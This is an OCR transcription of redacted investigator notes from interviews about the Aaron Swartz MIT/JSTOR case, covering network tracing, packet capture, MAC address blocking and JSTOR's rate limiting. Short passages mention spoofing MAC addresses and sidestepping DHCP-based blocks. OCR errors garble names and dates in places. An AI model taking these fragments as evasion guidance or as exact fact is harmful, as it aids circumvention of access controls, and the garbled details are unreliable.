 (b)(6),(b)(7)(C) told (b)(6),(b)(7)(C) to respond
 (b)(6),(b)(7)(C) talking to (b)(6),(b)(7)(C) (b)(6),(b)(7)(C)
 Calls MIT PD to report

(b)(6),(b)(7)(C) = Remember picking up laptop & seeing external harddrive under laptop.

(b)(6),(b)(7)(C) = MIT PD Secures room
 (b)(6),(b)(7)(C) = connects his laptop to port and instructs
 (b)(6),(b)(7)(C) = Remembers (b)(6),(b)(7)(C) or USSS

Have you ever deployed wire shark/PC

(b)(6),(b)(7)(C) = Remembers collecting info from wire shark or laptop at Rm 16 then upstairs in another room.

PGP signed the wire shark capture -

(b)(6),(b)(7)(C) = Bre-Flg looked at Traffic & identified that the network stream was PDF files coming from JSTAR to

(b)(6),(b)(7)(C) = on his own reconstructed the packet capture on his own - no instruction to do so.

No one asked him to do P.C. reconstructing -

#4

(b)(6), (b)(7)(C) = Traces things down on the network all the time.

Permission to enter closet -
Master Key Holder

Network Group

(b)(6), (b)(7)(C) Group

Facilities

Only Employees of MIT
have access to closet

(b)(6), (b)(7)(C) installed camera
(b)(6), (b)(7)(C) told (b)(6), (b)(7)(C) that someone told him to
install the camera.

Jan 6th Incident -

Accounting Statute was put in place
to notify (b)(6), (b)(7)(C) via email if the
activity of the port goes down.

The script sends (b)(6), (b)(7)(C) an email
which he read 30 minutes later
that the port/laptop was
disconnected.

(b)(6), (b)(7)(C) = Thinks MIT RD told him
to establish this script.

(b)(6), (b)(7)(C) = Never is a laptop allowed
to connect to a switch.

(b)(6), (b)(7)(C) = Advantage to having an
laptop to a switch is for laptop
to be not on someone's PC.

As a rule = All Switch rooms are locked & they are set to Auto Lock.

Switch Rooms are identified by a T Room = Telephone Room
The T Designates the Telephone Room.

Level 2 & 3 some 4
TCP Dump on MAC was
fast →

(b)(6), (b)(7)(C) = Does Layer 2 & 3 & some 4
Does Packet Capture on an
almost

Current

(b)(6), (b)(7)(C)

Partial Interns
Billerica MA

Part

(b)(6), (b)(7)(C)

Software Release Engineering

Benefits of hooking to Basement switch?
The Laptop can be found found on
Closet Switch just like anywhere else
- Plugging into that switch is not faster

ISS/Am


End

1:34 PM
12/10/12

Swartz Case Conference Call

December 10, 2012

Steve Heymann



Heymann talks about status of hearings
Topic: Two close IP address on different dates

SM Can the same MAC address have more than 1 IP address - Also how does this happen?

(b)(6), (b)(7)(C) - YES there can be more than one
 1 way can be Virtual Interfaces,
 Linux it is easy to log up Virtual Interface,
 Windows can & OS/10 can -
 Virtual Interface is not a Virtual Machine
 It looks like a normal Interface -
 It can use for another Interface using the same port & MAC Address, it can be done with other MAC address if you wanted to (spoof) that MAC.

SM? DHCP: How can one get a backup or spare IP from MIT System.

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Bursary
office

~~_____~~ JAN. 25th

(b)(6), (b)(7)(C)

Guest Registration
House, 6/60,

Convert Statement of
Facts to Affidavit

2.5^{hr}

MIT Case Prep. Jan 3, 2013

9:12 AM

Steve Hammer

(b)(6), (b)(7)(C)

EM2

MIT's position: on people on campus and on network

(b)(6), (b)(7)(C)

= MIT does not have a terms of use for em2.

SH: Can BR be on MIT network more than 14 days?

NO trespass signs

Page 2

Testimony Prep of

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

What do you do?

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Runs the network for MIT Jan
Routers, Switches, Firewalls
Switches

LAN = Local Area Networks

WAN = Wide Area Networks

(b)(6), (b)(7)(C)

Who asked you to get involved with
looking for computer Jan 2011?

(b)(6), (b)(7)(C)

asked him via email

@ 11:00 AM he went to Toolb closet
concluded and ended.

11:05 AM

JAN 3, 2003

MIT

Interviews

11:26 am

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

S. Hammer
(b)(6), (b)(7)(C)

ME:

SH → updates

(b)(6), (b)(7)(C)

on status of

case.

Questions about who installed
the camera - Reiterated prior questions
and was told

End 11:35 am

page 1

JAN 3, 2003

MIT

11:42 AM

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Steve H. ...

(b)(6), (b)(7)(C)

ME

SH → Explains the start of the case

SH → Does MIT PD make TRESPASSING ARREST during the year?

(b)(6), (b)(7)(C)

= YES about a dozen per year

SH → Was the 00716 open to the public?

(b)(6), (b)(7)(C)

= NO, the closet is not an area for the general public to be in.

SH: Did you see the person from the video?

(b)(6), (b)(7)(C)

= YES saw him @ Albany & Mass & saw it up to him =

He called (b)(6), (b)(7)(C) & followed him through Central St.

page 22

after City Hall he activated the
lights and identified himself

(b)(7)(C)

was startled by the officer
identified himself & stated that
he wanted

End 12:29

JAN 3, 2013

#12

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

His department role is not all
incident response. They train and
make software available

The 14 Day Rule (not continuous)
Who could have knowledge of 14 Day
Carating?

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Somebody in Network Team,
would know.

Back in 2010-2011 to this day

(b)(6), (b)(7)(C)

Group did not have access to the
converter

The Converter Tool is automated.

Who could have guest access on network?

(b)(6), (b)(7)(C)

Any Person / Computer (MAC ADDRESS) can
be a guest on the network. Including a
staff or student.

(b)(6), (b)(7)(C)

The bar was intentionally set low
and any person could have access
to their systems.

(b)(6), (b)(7)(C)

states that they expect non-MIT
people will get on their network.

#3

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

The evolution of Service - there was a time that the system would not allow anyone else on their system. They got push back - so they redesigned it so that it was more liberal.

By Policy: The network is private
The purpose of the network is to support the mission of MIT's staff.

(b)(6), (b)(7)(C)

Describes the "Boot strap page" which when a new computer is plugged into the system the network sends a page that makes you choose
Five choices -
Staff, Faculty, Students, Visitors, Conferences
User must pick one

Pr. Rule = 14 weeks in term and
lecturer comes once per
term for 14 days

~~Admission~~

1-3-2013

(b)(6), (b)(7)(C)

#4

off: What steps can you take to block
a computer or system doing wrong?

(b)(6), (b)(7)(C)

Will Router block the MAC address

Linervue Servers:

(b)(5)

Are they inside or outside the MIT Network

Linervue: is a dial up service server

Yes they can get on MIT network
End of 2:48 pm

Page 1 of 1

3:57 MIT Interviews
2:50 pm 1-3-2013

(b)(6), (b)(7)(C)

Continuation of Records

(b)(6), (b)(7)(C)

Steve Herman

(b)(6), (b)(7)(C)

ME

SH: What do you do here @ MIT?

(b)(6), (b)(7)(C)

Human Resource office

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

= current -

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

D.D

(b)(6), (b)(7)(C)

SAP = Data Base of HR @ MIT for paid or Unpaid Position -

Does not have access to Students -

He called Registrar - who said no degree seeing student named

(b)(6), (b)(7)(C)

There is a Professional Education Program

that - (b)(6), (b)(7)(C)

→ is not degree seeing she did it for large program & is AS

End. 3:25 pm

page #2

(b)(8), (b)(7)(C)

24

page #1

9:32 AM

MIT Interview

JAN 4, 2013

(b)(6), (b)(7)(C)

Steve Heyman

(b)(6), (b)(7)(C)

SK : Goes over Summary of yesterday's
Case Prep
Points

MIT is not an Internet Cafe
However it is liberal toward its login
and use guidelines but there are
definitely rules that can be enforced
when needed & they are and have
been enforced in the past.

(b)(6), (b)(7)(C)

= Agrees with the synopsis of
MIT's network use & Guidelines

Review of Defense Paperwork - Demand

(b)(6), (b)(7)(C)

= this issues with "Full Access"
being stated in the way The DF expert
wrote it.

Over MIT
Addresses

128.30 x Y

128.31 x Y

page 2

(b)(6), (b)(7)(C)

To get a certificate you need
a user name, password.

MIT 2010-2011 User Policy

St: If you go into SIPB is the outlet
the same as the rest of the network.

(b)(6), (b)(7)(C)

They are the same.

End 10:15 AM

Page #1

MIT Interviews

Jan 4, 2013

(b)(6), (b)(7)(C)

Steve Herman

(b)(6), (b)(7)(C)

MIT

10:40 AM SH - Talks starts and procedure

SH -> When you plug a computer to the network @ MIT - If not recognized it goes through guest registration pages.

SH = Has the policies changed since 2010?

(b)(6), (b)(7)(C) = Has remained the same.

SH = 14 or 15 days remain the same?

(b)(6), (b)(7)(C) = Yes

SH = How many times does your group have to block a MAC address?

(b)(6), (b)(7)(C) = Not often - sees it now 1 per yr.

(b)(6), (b)(7)(C)

page 2

JAN 4 11:18 AM

SH: Banning & MAC address is the strongest measure (b)(6), (b)(7)(C) group can take

(b)(6), (b)(7)(C) = That's true

SH: Once the mac address

(b)(6) Had anyone contacted (b)(6), (b)(7)(C) or (b)(6), (b)(7)(C) thru (the email address) group

SH: Who send the logs to HDD? who gave them to USSS?

(b)(6), (b)(7)(C)

Final HDD's was compiled by (b)(6), (b)(7)(C)

SH: Policies of MITI when communicated... are there other places where those are conveyed?

(b)(6), (b)(7)(C)

MITI Pol. & Proc 13.2

SH: What happens on Final ^{new} consecutive day

(b)(6), (b)(7)(C)

The computer would automatically be dropped via database

page #3

Query Results of Searches for
GHOST v2

Dumped Database into a text
document

Best Registrations are speed -
DHCP leases are automatically deleted
30 days.

IP Addresses

Static = User types it into table
Dynamic =

(b)(6), (b)(7)(C) = Generates Screen shots of
= NET Admin. ISET
Host updates for printing

(b)(6), (b)(7)(C) = Reviews Statement of Facts
and finds them precise and accurate

Original SCAN copies of Screen
shots were signed & Attached to.

" MAC ADDRESS Records "

End 10/20/04

JAN 4, 2013

1:45

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Steve Heyman

(b)(6), (b)(7)(C)

ME

(b)(6), (b)(7)(C)

→ reviews the statement of facts of
Refuge Council

1:47

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

HAS

RESUR?

→ page 4 2nd bullet 5 lines up from bottom
JSTER TERMS & CONDITIONS

(b)(6), (b)(7)(C)

- STATES THAT SHE DOES
NOT USE THE Vendor products
ONCE they are set up on MIT
Networks

THE MIT & JSTER

STH → Any facts that you discussed or
topics that you discussed with (b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

→ Asked About E-Contract worked.

page

SH: MIT Pays JSTOR Annual Fee
not for use, correct?

(10/10/10)
(7/10)

→ Initial Payment was made &
then there is an annual fee
\$435,000 1/2011 Total

30K to join

90K in one time payments

Divided by 10 years = "31,500"

Divided by 12 years = "26,250"

End 2:34 PM

1-4-2013

2:36 pm

(b)(6), (b)(7)(C)

State Highway

(b)(6), (b)(7)(C)

MS

SH = Tells where we are in investigation

SH = Jan 4, 2011 st closed. or Jan 6th
you were at Student Center when
Laptop was recovered.

How did you get to Student Center

(b)(6), (b)(7)(C)

= Believes (b)(6), (b)(7)(C) saw

MAC address or Network & identify
it as in the Student Center

WAS
Bulky
160W
Entry

Entry Switch to Edge Switch
then Board on Switch that Port
e.g. Blade 2 port 4


Do you remember who

(b)(6), (b)(7)(C)

End 2:55 PM

Swartz Interviews
of

Sept 2012



J STUR

MIT



R I F

①



13-Sept-2022 JSTAR Interviews

Ann Arbor Michigan


S. Heyman = SH



10:30am - Heyman gives status update of case to (b)(6), (b)(7)(C)



Test Support



JSTAR is 90 to 95 % of we do.

20K
 10K Institutional Customers
 200K Personal Users Customers

③

During Exam times = Peak Times extend
to later in Day

Such PDF is not a Journal Article

There are 8 million items

More than 1/2 of this is Journal Article

How often do you knock out an IP address?

Busy week 12 blocks

Typical - 2 blocks

Want guide lines to use when making a block
Apr 4th 2008 Literature = Article

Plus 300 Journal Articles from one Journal
Literature is publishing platform

Rule # PDF's Downloads in Single Session

Also Unique

*
*
*
*
④

Pre 2008 = 300 Articles in Journal alone

After 2008 300 Articles per Session Reported Journal

After Sept 2010 Sessions were limited to 5000 but
didn't fire.

RIF

④

How often do you have to block an IP?
What are Guide lines to blocking?

Examples of block: Recently saw one doing 1000 sessions
created in 20 minutes - no institution related to
the IP address.

Repeated IP address }
Repeated Institution } can lead to Shut Down

Basically - The bar changes per institution

Special Cases = 2 to 6 per year.

Size of Volume of Pass 2 to 6 per year

15 to 30 IC → 80 to 100 K Articles

80 to 100 K = Who has been doing it?

Library with compromised Logon / PW or
or a referring an IP address to Russia/Russia etc

Session: Created by associated a unique
machine ID with cookie:

Time out - 20 to 30

Machine ID is assigned if is assigned.

RIF

5

Q CAN we see if Harvard's IP was ever blocked?? Does HU

With Exception of Swarth -
what was the largest
Chinese Academy of Social Sciences
2002-2003 = was large breach

@ 1 Time - Someone got 30K = that was big for an incident.

25th.215 gets blocked

Oct 8-10

No class A shut down occurred
Commander error on (b)(6), (b)(7)(C) they only did
class C shut down

Chinese Academy of Social Science = CASS

25th to 26th = quantify slow down of
at least 2 servers - No

Nov-Dec = what is JSTOR seeing in
scraper

- 1) This is the person who has been doing it
- 2) MIT has looked to IIGL +
- 3) They believe this will continue

⑥

Inf comes as a surprise that
Nov & Dec downloads were being made.
of Fast Bump

MIT is in Top 10% of all
Institutions / users that JSTOR
HAS

Dec 26th sees bump in traffic

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Sept 24th → Jan 6th

Did you take any actions per
how relevant Instructors?

(b)(6), (b)(7)(C)

NO

105 pm
End

2:51pm Sept 13, 2012

①

(b)(6),(b)(7)(C)

Interview

Site Interview himself & US

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

= 2007 JSTOR

Part: Career Site

(b)(6),(b)(7)(C)

Signer

Website

(b)(6),(b)(7)(C)

Cross Discipline in Technology

If threads (threads) are being blocked, someone is getting denied, blocked or not getting to what they want to get to.

It was affecting the availability of the system

Site: How does system identify a session?

(b)(6),(b)(7)(C)

: Gave to JSTOR & get a cookie - the # is created by JSTOR, it is a number that has as IP or MAC address.

(b)(6),(b)(7)(C)

Session = last Start Time

Machine = is set to identify a machine

If you don't show up with a cookie you get one.

②

5th. Ask Clarkinder or Swartz getting sessions

Browser use of Normal user

(b)(7)(C)

was the developer coming without a cookie

Curl = HTTP request

Perl =

Perl has to have a store cookie folder
be able to generate the url

Curl = Identifies it self unless it is sent to
change it. (b)(7)(C) did not change it and
it told the JSOR that it was

Servers were impaired - Perform Rolling Restart

Servers were restarted

Effect: Each Server 10-20 minutes to restart.

③ 3:00pm [redacted] - meeting convened
Graphs are given to us by [redacted]
for discussion.

SH =

Times are all in EST Time

[redacted]

Oct 2nd 11:00am to 16:00 Not working!

Sept class C shut down

Oct Class A shut down

Shut off

Sept class C shut off in Load balancer
which is a form of Firewall - (Software)

Sept 26th Blocked by Load balancer/Firewall
Because

Sept 26th Class C Range being blocked
by AC of [redacted]

SC = Who flipped switch on 26th?

[redacted]

[redacted]

flipped switch.

④

Larger on in the authority - AC flipped the switch.

SH = Who spots the trouble in October

(b)(6), (b)(7)(C) = Kind of fuzzy here, honestly. It would have been me, but I'm not sure how I would have noticed it.

(b)(6), (b)(7)(C) = It depends on the class C network we're on locally for a DNS server

(b)(6), (b)(7)(C) = Reluctant Manchester Servers after they were down for many minutes - 15-20 minutes to reboot.

(b)(6), (b)(7)(C) How many users were out of service.

(b)(6), (b)(7)(C) = 500-2000 users
1/3 of all users would have been experiencing degradation, slow service, Customers were experiencing problems

SH = Sept. Servers are getting into trouble and re-starts need to happen

Oct: Manchester gets shutdown - and service is affected

⑤

(b)(8), (D)
(7)(C)

= 6:00 pm on a Saturday night

5 Servers in Manchester went down

End of October for a weekend we
shut down Class A

(b)(8), (D)
(7)(C)

= Investigators prove @ JSTOR
They notice why that Sept had
lots of down time. They don't actually
block browsers. They don't block curl

(b)(8), (D)
(7)(C)

Dec 26th

(b)(8), (D)(7)
(C)

looks at System

whenever he has a chance, with no rules
as to when to look at System, just
whenever he has "30 seconds"

End 4:20 pm

① MET New Dec Excluding abuse 3/15

Typical Usage for (MET) 30000 PDFs
per Day

Only give based on a request

Tools at that point in time were
not sophisticated enough to trigger warnings
as to the downloads

We were developing tools to do
analysis of who was what.

Record is to

How many Items Downloaded to MET?

RIF

8

922 AM Sept 18, 2012

MIT Interviews

Present: Hannan

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

Google

(b)(8), (b)(7)(C)

Netflix.com

Blocking Mac Address
 DHCP Server is just blocking MAC address
 Not using DHCP Server will circumvent
 any blocks

Searching by an email address - Is not likely
 how

Remember blocking multiple address

Only way to search was by searching email
 address

MAC ADDRESS

(2. active)
 (last notified)

21

08:23:5A:73:5F:FB

30 Sept-2010

08:23:5A:73:5F:FC

13-Oct-2010

00:19:F2:C6:

14-Oct-2010

08:4C:E5:A0:C7:56

6-Jan-11

② ARP: Address Resolution Protocol

From: (b)(6), (b)(7)(C)

To: (b)(6), (b)(7)(C)

CC:

Date: Jan 7, 2011 8:08:38 AM EST

ARP Table Explained by (b)(6), (b)(7)(C)
View 55

Jan 14, 2011 2:42 AM (b)(6), (b)(7)(C) identified location
Building 16 Room 4 SW. 4th Entry

③ you only get permission for this recently

④ Network Engineering in Buildings are largely set
to have by policy

CDP = Cisco Discovery Protocol

(b)(6), (b)(7)(C) calls (b)(6), (b)(7)(C) & he goes to closet

(b)(6), (b)(7)(C) & 2 MIT PD uniforms

(b)(6), (b)(7)(C) tells what happens = (b)(6), (b)(7)(C) was

seized entry

CD until this point (b)(6), (b)(7)(C) had no interaction
with MIT Police - on Cambridge.

(b)(6), (b)(7)(C) calls (b)(6), (b)(7)(C) who calls MIT PD

③

(b)(6), (b)(7)(C)

Interview

MTT Police =
Traffic Capture

(b)(6), (b)(7)(C) start traffic capture
 (b)(6), (b)(7)(C) not involved with Capture -
 (b)(6), (b)(7)(C) there was getting packet capture.
 (b)(6), (b)(7)(C) remembers the CSI crew - funny
 he remembers (b)(6), (b)(7)(C) & I arriving

(b)(6), (b)(7)(C)
 (b)(6), (b)(7)(C)

IP based camera was installed

Conversations about Computer (Acer)

(b)(6), (b)(7)(C) Finds ARP - tells (b)(6), (b)(7)(C)
 (b)(6), (b)(7)(C) Finds Acer & calls other people
 Police are there & MAC is connected capture
 packets - CSI process the scene -
 (b)(6), (b)(7)(C) enters the room and sees
 locked screen message identifying it as
 Ubuntu

(Acer)
 Not taking it off after Herbert says
 away is old school - (b)(6), (b)(7)(C) knows
 this is old & was aware of forensic loss
 if it is taken off.

(b)(6), (b)(7)(C)

Interview

⑧

Spur. Locked Screen - No Work Around

(b)(6), (b)(7)(C)

⑨ doesn't know what the Atee was doing! At which point did you know it was collecting PDF's?

⑩

⑪ Did you know Aaron Swartz previous to this incident? Had you heard of AS before this incident?

⑫

Visiting Scholar responsible for Sept. Incident?

(b)(6), (b)(7)(C)

= NO OTHER incidents of computers or mystery computers on network in the past? NO.

They do not see nor have they seen computers on their system that evade identifier like AS did in this incident.

Things to do when trying to identify a computer -

- 1) RADIUS Logs
- 2) Registered Computers
- 3) statically assigned computers

MIT'S Guest network is very much a transient network.

(b)(6), (b)(7)(C)

Interview

(5)

~~(FF Key insert)~~

CSS People Leave - Splash / Lock Screen showed that it was running Ubuntu.

Home Directory Encrypted - Version of Ubuntu

Packet Capture was running.

Camera was put in room - when?

Don't remember who came up with idea for the camera.

(b)(6), (b)(7)(C)

installs the camera

NMAP test = to scan the network

(b)(6), (b)(7)(C)

was shown the video of the TS removing the equipment.

(b)(6), (b)(7)(C)

checked DHCP logs to check to see if Acer was back on network after it was used from Building 6 -

(b)(6), (b)(7)(C)

does not explicitly receive a request from law enforcement to search the network for the Acer. He does it because it was implied.

(b)(8),(b)(7)(C)

⑥

we = Security Team
MPT Police
USSS

Who saw the first appear on Network?

Building 20 appearance was found by [redacted]
on Network via DHCP logs. He forwards
this into the others

Who saw the first instance of the
back on network? Don't know.

END
11:07 AM

11:18 AM

Sept 18, 2012

①

(b)(6), (b)(7)(C)

Internal

Project:

(b)(6), (b)(7)(C)

Ess.

Private Counsel

(b)(6), (b)(7)(C)

MIT Counsel

Steve Hennessy

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

ME -

(b)(6), (b)(7)(C)

Time Frame Jan - Jan 6th

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

is

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

receives notices about robotic downloads.

They know they were dealing with a security team because they changed the MAC address

JAN 4th

(b)(6), (b)(7)(C)

hears that

(b)(6), (b)(7)(C)

figure out where Alice was -

(b)(6), (b)(7)(C)

Arrives & the closet was opened with doors open & MIT Police uniforms were in

away.

(b)(6), (b)(7)(C)

Does not know or was involved with Pocket Cluster or camera deployment.

MIT has done Pocket Clusters on other computers in the past - next time first chance MIT they have used Uniresearch before.

(b)(6), (b)(7)(C)

We were concerned, and felt responsible to identify, and abide by their agreements they have with libraries both internal & External.


②

(b)(6), (b)(7)(C)

4-Jan-16 → 8-Jan-11

Does not know where the Predator captured
✱

END 11:4 / AM



①

(b)(8), (b)(7)(C)

Sept 18, 2012

11:54 AM

Hoyano -

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

Hoyano Explains the status of case & Court

Focus Jan- 4th to Jan 6th

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

calls after finding a Laptop

(b)(8), (b)(7)(C)

reports to

(b)(8), (b)(7)(C)

Telecommunicator Room

I found methods in wire closet - with wire under a box.

what should I do: from

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

= says in play - No don't touch it.

(b)(8), (b)(7)(C)

= Arrives and sees card box on top of floor with box on top.

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

was only one there.

(b)(8), (b)(7)(C)

was second on scene and leaves

We take a look at it, screen was closed.

Method was connected to Power & External

HD -

Looks at it - B.T. doesn't think he opened it.

(b)(8), (b)(7)(C)

Arrive next.

(b)(8), (b)(7)(C)

called

(b)(8), (b)(7)(C)

(b)(8), (b)(7)(C)

??

(b)(8), (b)(7)(C)

=

(b)(8), (b)(7)(C)

calls MPT Police

②

(b)(6), (b)(7)(C)

I start to capture network traffic a bit later -

(b)(6), (b)(7)(C)

Network Capture = Everyone =

(b)(6), (b)(7)(C)

Doesn't know when they started the packet capture.

(b)(6), (b)(7)(C) ①

(b)(6), (b)(7)(C) ③

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

3:4

(b)(6), (b)(7)(C) 3:4

(b)(6), (b)(7)(C)

Camera = Deployment =

(b)(6), (b)(7)(C)

he deploys

the cameras

(b)(6), (b)(7)(C)

Does not know who was involved in the deployment of camera 2 or wire e-locat.

④

Schedule of Deployment ~~+~~ For Camera 2

P:0 Police ask IS&T for Monitor

the Network Traffic?

(b)(6), (b)(7)(C)

Doesn't remember about

the packet capture - who said to do it - who's idea it was -

The Network Group decided on the Camera -

(b)(6), (b)(7)(C)

"Camera going in was a normal thing"

thing


③

(b)(6), (b)(7)(C) Network Operations
(b)(6), (b)(7)(C) Interview

The Second Packet Capture = (b)(6), (b)(7)(C) set
The Packet Captures of

We wanted to find

End 12:26 PM



①

(b)(6), (b)(7)(C)

133pm Sept 18, 2012

Heyman

(b)(6), (b)(7)(C)

§ 112

(b)(6), (b)(7)(C)

Jan 4/12

(b)(6), (b)(7)(C)

- Office NATE was

(b)(6), (b)(7)(C)

calls (b)(6), (b)(7)(C) to Petal Court

Cameras are installed in network closets -

Lobby Areas -
IT/Server Room -

Internal Done Camera in that the done
when we called -

Camera was installed connected to
VMS = Video Motion Surveillance Platform

Security & Management Office @

Security & Emergency Management Office = SEMO

(b)(6), (b)(7)(C)

- And

(b)(6), (b)(7)(C)

NO Live Feed was assigned to the Archive
Feature

The Police MPT had access to the
whole VMS System

16 Basement TR = Camera Name

Talking the done off was a suggested

manager

(b)(6), (b)(7)(C)

②

② Schedule of Camera Deployments

① Can you set up a camera with network
power to pop onto a screen.

Camera was not working

End @ 1:48



Sept 18, 2012

(b)(6), (b)(7)(C)

1:50 → 1:57

Raymond (b)(6), (b)(7)(C) (b)(6), (b)(7)(C) HE

Raymond discovered the laptop on the floor.

West 92

(b)(6), (b)(7)(C)

Sept 18, 2012, 5:00pm

Co-Worker (b)(6), (b)(7)(C) was working with

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C) found the laptop & took photos

called (b)(6), (b)(7)(C)

(b)(6), (b)(7)(C) } went to scene
(b)(6), (b)(7)(C)

Riding 16 (b)(6), (b)(7)(C) was watching it live on (b)(6), (b)(7)(C) computer - U.A. scanner working

W20 Jay 6m Archive footage started then to A. Swartz removed the equipment they checked the switch and the laptop was removed from network.

MAC SEARCH of DHCP revealed a bunch of hits

Blice did not ask him to do his job. [2:13pm

Hegarty - (b)(6), (b)(7)(C) E I

2:14 pm

(b)(6), (b)(7)(C)

Jan 4th

(b)(6), (b)(7)(C)

shows up by accident and recognizes people he works - Crime Scene was on scene "we were installing a camera"

?? When you entered the door was it with a key? Has key & door was locked

2:22pm

(b)(6), (b)(7)(C)

MIT.edu

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

2:23pm

Jan 4th

(b)(6), (b)(7)(C)

was given key installing camera. Sgt (b)(6), (b)(7)(C) gave him a ride because he was curious. After Crime scene was there with police

Jan 6th - Traces from wire closet to room & Jack number

End 2:30 pm

